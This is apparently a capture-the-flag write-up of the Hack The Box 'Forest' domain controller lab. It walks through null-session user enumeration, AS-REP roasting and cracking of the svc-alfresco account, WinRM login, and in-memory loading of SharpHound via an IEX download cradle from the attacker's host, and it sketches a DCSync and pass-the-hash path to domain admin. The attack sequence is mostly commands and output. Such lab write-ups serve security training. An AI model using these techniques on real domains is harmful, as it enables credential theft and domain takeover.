Forest
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Forest is a domain controller (htb.local) with a null session open enough to enumerate users over RPC. One of them,svc-alfresco, doesn't require Kerberos preauth, so an AS-REP Roasting returns its hash, whichjohncracks tos3rvice. That account logs in over WinRM. With BloodHound we seesvc-alfrescoinherits Account Operators privileges: we create a user, add it toExchange Windows Permissions(which holds WriteDACL over the domain), grant ourselves DCSync and dump the Administrator hash. A Pass-the-Hash finishes the box.
Recon
Ping
ping -c 1 10.10.10.161
64 bytes from 10.10.10.161: icmp_seq=1 ttl=127 time=41.3 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.161 -oG scan
Discovered open port 53/tcp on 10.10.10.161
Discovered open port 445/tcp on 10.10.10.161
Discovered open port 139/tcp on 10.10.10.161
Discovered open port 135/tcp on 10.10.10.161
Discovered open port 88/tcp on 10.10.10.161
Discovered open port 389/tcp on 10.10.10.161
Discovered open port 5985/tcp on 10.10.10.161
...

PORT      STATE SERVICE       REASON
53/tcp    open  domain        syn-ack ttl 127
88/tcp    open  kerberos-sec  syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
389/tcp   open  ldap          syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
464/tcp   open  kpasswd5      syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl       syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
9389/tcp  open  adws          syn-ack ttl 127
47001/tcp open  winrm         syn-ack ttl 127
49664-49939/tcp open unknown  syn-ack ttl 127
Extracting information...
IP Address: 10.10.10.161
Open ports: 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49684,49703,49939

Ports copied to clipboard
nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49671,49676,49677,49684,49703,49939 -sCV 10.10.10.161
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-08 13:12:49Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
...
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|_  FQDN: FOREST.htb.local
| smb-security-mode:
|   account_used: guest
|_  message_signing: required
|_clock-skew: mean: 2h26m52s, deviation: 4h02m31s, median: 6m51s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Kerberos (88), LDAP (389/3268), DNS (53) and kpasswd (464) scream AD domain, and smb-os-discovery completes the profile with no credentials at all: Windows Server 2016 Standard, computer FOREST, domain and forest htb.local. The two dozen ports above 49000 are RPC's dynamic range, not separate services.
Two notes not to skip:
Message signing enabled and required:SMBsigning is mandatory (normal on a DC), so any relay attack is ruled out from the start.clock-skew: median: 6m51s: almost seven minutes of drift, andKerberosonly tolerates five. Anything that requests tickets will fail withKRB_AP_ERR_SKEWuntil we sync the clock (ntpdate htb.local), a step that later sits right next toGetNPUsersprecisely because of this.

10.10.10.161 htb.localSMB: the null session that lists nothing
crackmapexec smb 10.10.10.161
SMB 10.10.10.161 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)crackmapexec smb 10.10.10.161 -u '' -p '' --shares
smbclient -L 10.10.10.161 -N
SMB  10.10.10.161  445  FOREST  [+] htb.local\:
SMB  10.10.10.161  445  FOREST  [-] Error enumerating shares: STATUS_ACCESS_DENIED

$ smbclient -L 10.10.10.161 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
There is a nuance here people often miss: the null session is accepted ([+] htb.local\: and Anonymous login successful), but listing shares is denied (STATUS_ACCESS_DENIED). Those are two different permissions, and one being closed does not mean they all are. That detail is what justifies trying other anonymous channels instead of writing enumeration off.
DNS: two queries and one failed transfer
dig @10.10.10.161 htb.local mx
dig @10.10.10.161 htb.local ns
;; QUESTION SECTION:
;htb.local.                     IN      MX

;; AUTHORITY SECTION:
htb.local.              3600    IN      SOA     forest.htb.local. hostmaster.htb.local. 108 900 600 86400 3600

;; QUESTION SECTION:
;htb.local.                     IN      NS

;; ANSWER SECTION:
htb.local.              3600    IN      NS      forest.htb.local.

;; ADDITIONAL SECTION:
forest.htb.local.       3600    IN      A       10.10.10.161
There is no MX (the ANSWER section is empty and only the SOA answers), and the NS confirms what we already knew: the DC itself is the name server. Nothing new. The logical next step is asking for the whole zone:
dig @10.10.10.161 htb.local axfr
; <<>> DiG 9.20.4-4-Debian <<>> @10.10.10.161 htb.local axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
Transfer failed. The zone transfer is restricted, as it should be. We note it as a discarded route and move on to RPC.
RPC - domain users over a null session
Unlike SMB, RPC does accept the null session and lets us enumerate the domain accounts:
rpcclient -U "" 10.10.10.161 -N
rpcclient $> enumdomusers
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d494284b0e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[john] rid:[0x2581]
user:[jacob] rid:[0x2582]
user:[zach] rid:[0x2583]rpcclient's output comes in an awkward format, user: followed by the name in brackets and its RID. To leave only the list of names, which is what the next tools will consume, one regular expression does it:
echo 'user:...' | grep -Po '(?<=user:\[)[^\]]+'
Administrator
Guest
krbtgt
DefaultAccount
...
sebastien
lucinda
svc-alfresco
andy
mark
santi
The SM_* and HealthMailbox* accounts belong to Exchange and are of no interest; what remains is six personal names plus svc-alfresco, which by its svc- prefix is a service account, exactly the kind of account that tends to have Kerberos pre-authentication disabled.
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
...
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
Among the accounts sits svc-alfresco. We extract the list into a file to attack with it:
echo '<enumdomusers output>' | tr -d '[]' | awk -F ':' '{print $2}' | awk '{print $1}' > users.txt
cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
...
HealthMailboxc3d7722
...
sebastien
lucinda
svc-alfresco
andy
mark
santi
The bulk of the list is Exchange service accounts (SM_*, HealthMailbox*) that are worth nothing, but it does not matter: the next attack fires at all of them and the KDC will only answer for the ones that meet the condition.
Access as svc-alfresco
AS-REP Roasting
AS-REP Roasting hunts for accounts with "Do not require Kerberos preauthentication" enabled. For those, the KDC hands over a TGT encrypted with the user's key without asking for anything, and that material is crackable offline. The ntpdate is not decoration: it fixes the clock-skew nmap flagged.
sudo ntpdate htb.local
GetNPUsers.py htb.local/ -no-pass -usersfile users.txt
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
...
$krb5asrep$23$svc-alfresco@HTB.LOCAL:c7531ac53d1df0bdd21e70aaebc85314$0b52bdb926256dc18eae7b4f03818426...<SNIP>
Out of the whole list, a single account bites. The rest return the same message, which is the KDC's answer when preauthentication is enforced. We crack it with john:
john --wordlist=rockyou.txt svc-alfresco.txt
john --show svc-alfresco.txt
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 ...)
$krb5asrep$23$svc-alfresco@HTB.LOCAL:s3rvice
1 password hash cracked, 0 left
The password is s3rvice. Time to check where it works:
crackmapexec smb   10.10.10.161 -u 'svc-alfresco' -p 's3rvice'
crackmapexec winrm 10.10.10.161 -u 'svc-alfresco' -p 's3rvice'
SMB  10.10.10.161  445  FOREST  [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB  10.10.10.161  445  FOREST  [+] htb.local\svc-alfresco:s3rvice
The [+] without (Pwn3d!) is exactly the difference between authenticating and being able to execute: the credentials are valid, but svc-alfresco is not a local administrator, so SMB gives no shell. On the other hand:

WINRM 10.10.10.161 5985 FOREST [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)There the (Pwn3d!) does show up, because the account belongs to Remote Management Users, which is what authorises WinRM.
evil-winrm -u 'svc-alfresco' -p 's3rvice' -i 10.10.10.161
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type ..\Desktop\user.txt
6185d23b810764a3e2e95827a227f645
Shell as Administrator
BloodHound: the path to the domain

The collector does not ship with Kali, so it has to be located first. SharpHound's official repository distributes the C# binary, but loading it into memory from PowerShell calls for the .ps1 version, which lives in third-party repositories:

function Invoke-BloodHound{
    .SYNOPSIS
        Runs the BloodHound C# Ingestor using reflection.
    .DESCRIPTION
        Using reflection and assembly.load, load the compiled BloodHound C# ingestor into memory
        and run it without touching disk.
That description explains why this file works and the .exe would not: it loads the ingestor by reflection, without touching disk, which is exactly what we want.
wget https://raw.githubusercontent.com/puckiestyle/powershell/refs/heads/master/SharpHound.ps1
--2025-09-08 20:30:41--  https://raw.githubusercontent.com/puckiestyle/powershell/refs/heads/master/SharpHound.ps1
HTTP request sent, awaiting response ... 200 OK
Length: 973325 (951K) [text/plain]
2025-09-08 20:30:41 (22.9 MB/s) - 'SharpHound.ps1' saved [973325/973325]
The collector is uploaded and run in memory, never touching disk:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...mkdir bh; cd bh
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.4/SharpHound.ps1')
Invoke-BloodHound -CollectionMethod All
    Directory: C:\Users\svc-alfresco

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/10/2025  11:51 AM                bh
dir
